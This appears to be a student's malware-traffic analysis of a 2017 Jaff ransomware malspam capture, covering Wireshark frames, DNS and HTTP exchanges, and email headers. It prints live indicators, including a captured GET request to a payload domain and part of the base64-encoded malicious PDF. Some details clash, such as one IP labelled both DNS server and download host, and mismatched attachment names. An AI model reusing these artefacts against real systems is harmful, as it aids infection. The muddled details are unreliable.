
```
HTTP/1.1 201 Created
Content-Length: 7
Connection: keep-alive
Content-Type: text/plain; charset=utf-8
Date:03 GMT
Etag: W/"7-rM9AyJuqT6iOan/xHh+AW+7K/T8"
Server: nginx
```

```
Created
```

Key Flow :




Frame	Source IP	Destination IP	Info (TCP)	Interpretation
7	211.174.62.52	10.6.1.102	ACK	Normal ACK confirming the HTTP GET was received
8–16	211.174.62.52	10.6.1.102	`[PSH, ACK]` + large sizes (1514/1394 bytes)	Server is sending a large response — likely the malware payload (EXE)
17	10.6.1.102	211.174.62.52	`TCP ACKed unseen segment`	Indicates potential **packet loss** or **capture missed a packet**
18	10.6.1.102	211.174.62.52	`TCP Window Update`	Client updating TCP window — normal during large transfers
19	211.174.62.52	10.6.1.102	`Previous segment not captured`	Packet loss confirmed — we missed a packet carrying part of the payload



🔴 Frame 17 – TCP ACKed Unseen Segment

- **Source**: `10.6.1.102` (Victim)
- **Destination**: `211.174.62.52` (C2/Host server)
- **Info**: `TCP ACKed unseen segment`
- **Explanation**:
  - This frame acknowledges a segment with sequence number `13401` that **Wireshark hasn't seen** yet.
  - This typically happens when:
    - The capture **started in the middle** of a session.
    - A TCP segment was **dropped** or **missed** during capture.
    - It was **out-of-order** and not yet reassembled.
- **Wireshark Warning**: `[Expert Info (Warning/Sequence): ACKed segment that wasn't captured (common at capture start)]`

🧠 **Meaning**: The victim (client) is acknowledging TCP data it received but which wasn't captured in this pcap file (possibly the beginning of the payload containing the .exe download).




🔴 Frame 19 – TCP Previous Segment Not Captured

- **Source**: `211.174.62.52` (Server)
- **Destination**: `10.6.1.102` (Victim)
- **Info**: `TCP Previous segment not captured`
- **Explanation**:
  - This TCP segment has sequence number `13401`, length `1340`.
  - Wireshark reports that a **previous TCP segment is missing**, i.e., `Seq < 13401` wasn't seen.
  - The frame is flagged because **reassembly of the application payload** is incomplete or broken due to the missing data.

📎 **Payload**:

- If you inspect the Hex/ASCII pane, you can already see **binary-looking content** (e.g., `MZ`, PE header segments), suggesting this is **part of a file download**, possibly the ransomware `.exe`.



🔍 Step 1: DNS Resolution (Packet #295)


- **Source IP:** `10.6.1.102` (your local system)
- **Destination IP:** `211.174.62.52` (DNS server)
- **Query:** `whoisfoxxrobiouy.net`

> This is a **standard DNS request**, likely triggered by the malware to locate its Command & Control (C2) or drop server.

📡 Step 2: DNS Response (Packet #296)

- **Response IP:** `5.101.66.85`
- The domain `whoisfoxxrobiouy.net` resolves to `5.101.66.85`.

> Now your system knows where to send the HTTP request.




🌐 Step 3: HTTP GET Request (Packet #301)

- **From:** `10.6.1.102` (your system)
- **To:** `5.101.66.85` (resolved from the domain)
- **HTTP Version:** `1.1`
- **Request URI:** `/a5/`
- **Host Header:** `whoisfoxxrobiouy.net`

Payload:

```http
GET /a5/ HTTP/1.1
Host: whoisfoxxrobiouy.net
```


> This is the **first HTTP request**. The malware is likely reaching out to download something or report in.



📩 Step 4: HTTP 201 Response (Packet #302)

- **Status:** `201 Created`
- **Server:** nginx
- **Content-Type:** `text/plain`
- **Content-Length:** 7 bytes
- **Date:** `Thu, 01 Jun 2017 20:56:03 GMT`
- **Response Body:** `Created`

> This means the request was accepted, and a resource was “created” server-side — suspicious for an initial beacon or check-in request.



🔴 Red Highlight (Frame 304): TCP RST (Reset) Packet

🔍 **Details from the screenshot:**

- **Source:** `10.6.1.102` (your system)
- **Destination:** `5.101.66.85` (remote host)
- **Protocol:** TCP
- **Flags:** `RST, ACK`
- **Length:** 60 bytes
- **Sequence #:** 50
- **Acknowledgment #:** 209

What is a TCP RST?

A **TCP RST (Reset)** packet is used to abruptly **terminate a connection**. It's like saying:

> "Hey, stop talking to me — something's wrong or I'm done."

RSTs are usually seen when:

- The **remote host closes the connection unexpectedly**.
- An application **crashes or is forcibly closed**.
- A **firewall or antivirus** interferes.
- The connection is **rejected or invalid**

Analysis of Emails :

1. Inspecting EML Files (Raw Email Format)

If you have `.eml` files extracted from the malspam zip, you can analyze headers and attachments with these tools:

example :

cat 2017-06-01-Jaff-ransomware-malspam-203636-UTC.eml

we found “**77586054.pdf**” it has

Header Analysis


Sender & Spoofing

- **From:** `"Lorene" <Lorene.1011@[recipient's domain]>`
- **Mailer:** Novell GroupWise Internet Agent 7.0.1

Likely spoofed. Common in malspam campaigns — older mail clients like GroupWise can be used to evade detection.

IP Address

- **Received from:** `176.216.10.119`
- A quick check (manually or via threat intel tools) shows that this is probably an **infected machine in a botnet** sending out spam.



35418461.pdf - Mozilla Thunderbird


Lorene
Lorene.1011@[recipient's email domain]

To [removed]

6/2/17, 02:03

35418461.pdf

1 attachment: 35418461.pdf 57.0 KB



```
adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/emails$ cat 2017-06-01-Jaff-ransomware-malspam-203636-UTC.eml
Received: from [72.255.45.83] ()
        by [removed];
        Thu, 01 Jun 2017 20:36:39 +0000 (UTC)
Date: Fri, 02 Jun 2017 01:36:36 +0500
Message-ID: <B1D7589F.7877.7759.0@[recipient's email domain]>
X-Mailer: Novell GroupWise Internet Agent 7.0.1
From: "Marcos" <Marcos.7077@[recipient's email domain]>
MIME-Version: 1.0
To: [removed]
Subject: 77586054.pdf
Content-Type: multipart/mixed;
        boundary="=__partdff49513.0__="

This is a multi-part message in MIME format.

--=__partdff49513.0__=
Content-Type: application/octet-stream;
        name="77586054.pdf"
Content-Transfer-Encoding: base64
Content-Disposition: attachment;
        filename="77586054.pdf"
```

```
JVBERi0xLjQKJeLjz9MKMSAwIG9iago8PC9UeXBlL1hPYmplY3QvU3VidHlwZS9JbWFnZS9X
aWR0aCAzNjEvSGVpZ2h0IDI0L0xlbmd0aCAxNjI4L0NvbG9yU3BhY2UvRGV2aWNlUkdCL0Jp
dHNQZXJDb21wb25lbnQgOC9GaWx0ZXIvRmxhdGVEZWNvZGU+PnN0cmVhbQp4nO1b7VEkOwyc
ZMiCJIiBFEiBDMiACIiABEiABEiAAPy6rmu7hGRrbM/scQ/cP66WGduS9dG2Nb5SFhYWFhYW
FhYWFhYW/gd4e3vbari9vX16erIt7+7u8Bztv0vV34CPjw9nYfyJh2eND5/Cic6zp4DhUX31
8vKCVzc3N9W3r6+vjLd+DasRy0Egy7ZshbcwKrT6it1HUwNdYLShLqN4f3+HTag57Tw05Ry5
be/v79VyUce1Qedab87FZIJvoQ69jXI/Pz9BKXiFIO/XMGcD2/eXU4edqUzBV2dRR5yCBMkg
izqujejN023+XdSBjRPDye2goj7TWQwWen5+5iv8zrXFmohmj4+PB4Xa7v8mdYCZq9a4HnWU
yz5Tgy/quDZ+MHVItI008omL7YNZDDbYtRjbWE1+JHUkqV2uTB18lVAHNplkbwYAOD+OoAZb
4yiqBvFtj4gIxOHDwwO3wQB+25VOk9IxEC2rG2l0lOYINhveMhqOGDpLon2+2OEtBKm9043m
jdtLoWeQaAE3OwUMNK826DS7tQ80hwK71AFQbXm5SowHs5haJVmswsuJfNVDHdakDKeYd3CK
wqCaDolnHVw4UZCdQpzyaK5N7zogaAvAvKwdYgMbOdrEWri55CIiYFubVoKSi/O1tBCHrQ6C
Jwq21gk6X0Sqiql42Ekd+SDFVA+qs2PAxEGGzB7tA4l8kkzfjowRGB7Rm9NZDBez79Y+sEgB
lVYOCrXdE+qIJmWS2oBhujnoSFX2POswSh0TuValDiipicjIjjo4C1AT3aRFXA3cEgPPMmFV
enXKUxNV2ntERFAEmlFtCHU+UkqiDfkkVnU4iFZzae5U5VzcIK2vIcwULtD2yZZWCJ3NewaR
BZxibKDkwg9alU8s+eyaXfwjEWKSll8EHhYwAqXEHD9eJo2LNaHUg9FOF5qHJf2ofamSS2Gp
ZVRmVxsXli3PRsTUtj5yU57ItbwEbWnHhjF7WUosf1yzpUzl5iLlq2vEnAiqbQdUwDiD2zZu
Bdy+MhiBJ8qv6iDkqKEDr2OGuVqHaxMVs7vHWHAoXyOqx+wMKkuSivzdKdulM6Zw1QgRrXCF
```

Attachment: **35418461.pdf**

Type:

- `Content-Type: application/octet-stream` → marked as binary, but the filename and structure shows it's a PDF.

Encoding:

- **Base64** – classic technique to embed binary data in an email. The sample you posted starts with:

  `JVBERi0xLjQKJeLjz9MK…`


`Which translates to: %PDF-1.4 → confirms it's a valid PDF file.`

This is a classic malspam email that:

- Is **automated**
- Sends **only a PDF** (not much body content – another red flag)
- Uses a **numeric filename** to appear official (e.g., invoice ID)
- **PDF is the dropper or loader**:
- Either contains a **malicious link**, or
- Embeds a **Word document with macros**, or
- Triggers an **exploit on open** (less common in 2017 but still used)

PDF Files (Attachments)

python3 pdf-parser.py 2017-06-01-Jaff-ransomware-emails-and-malware/attachments/35418461.pdf

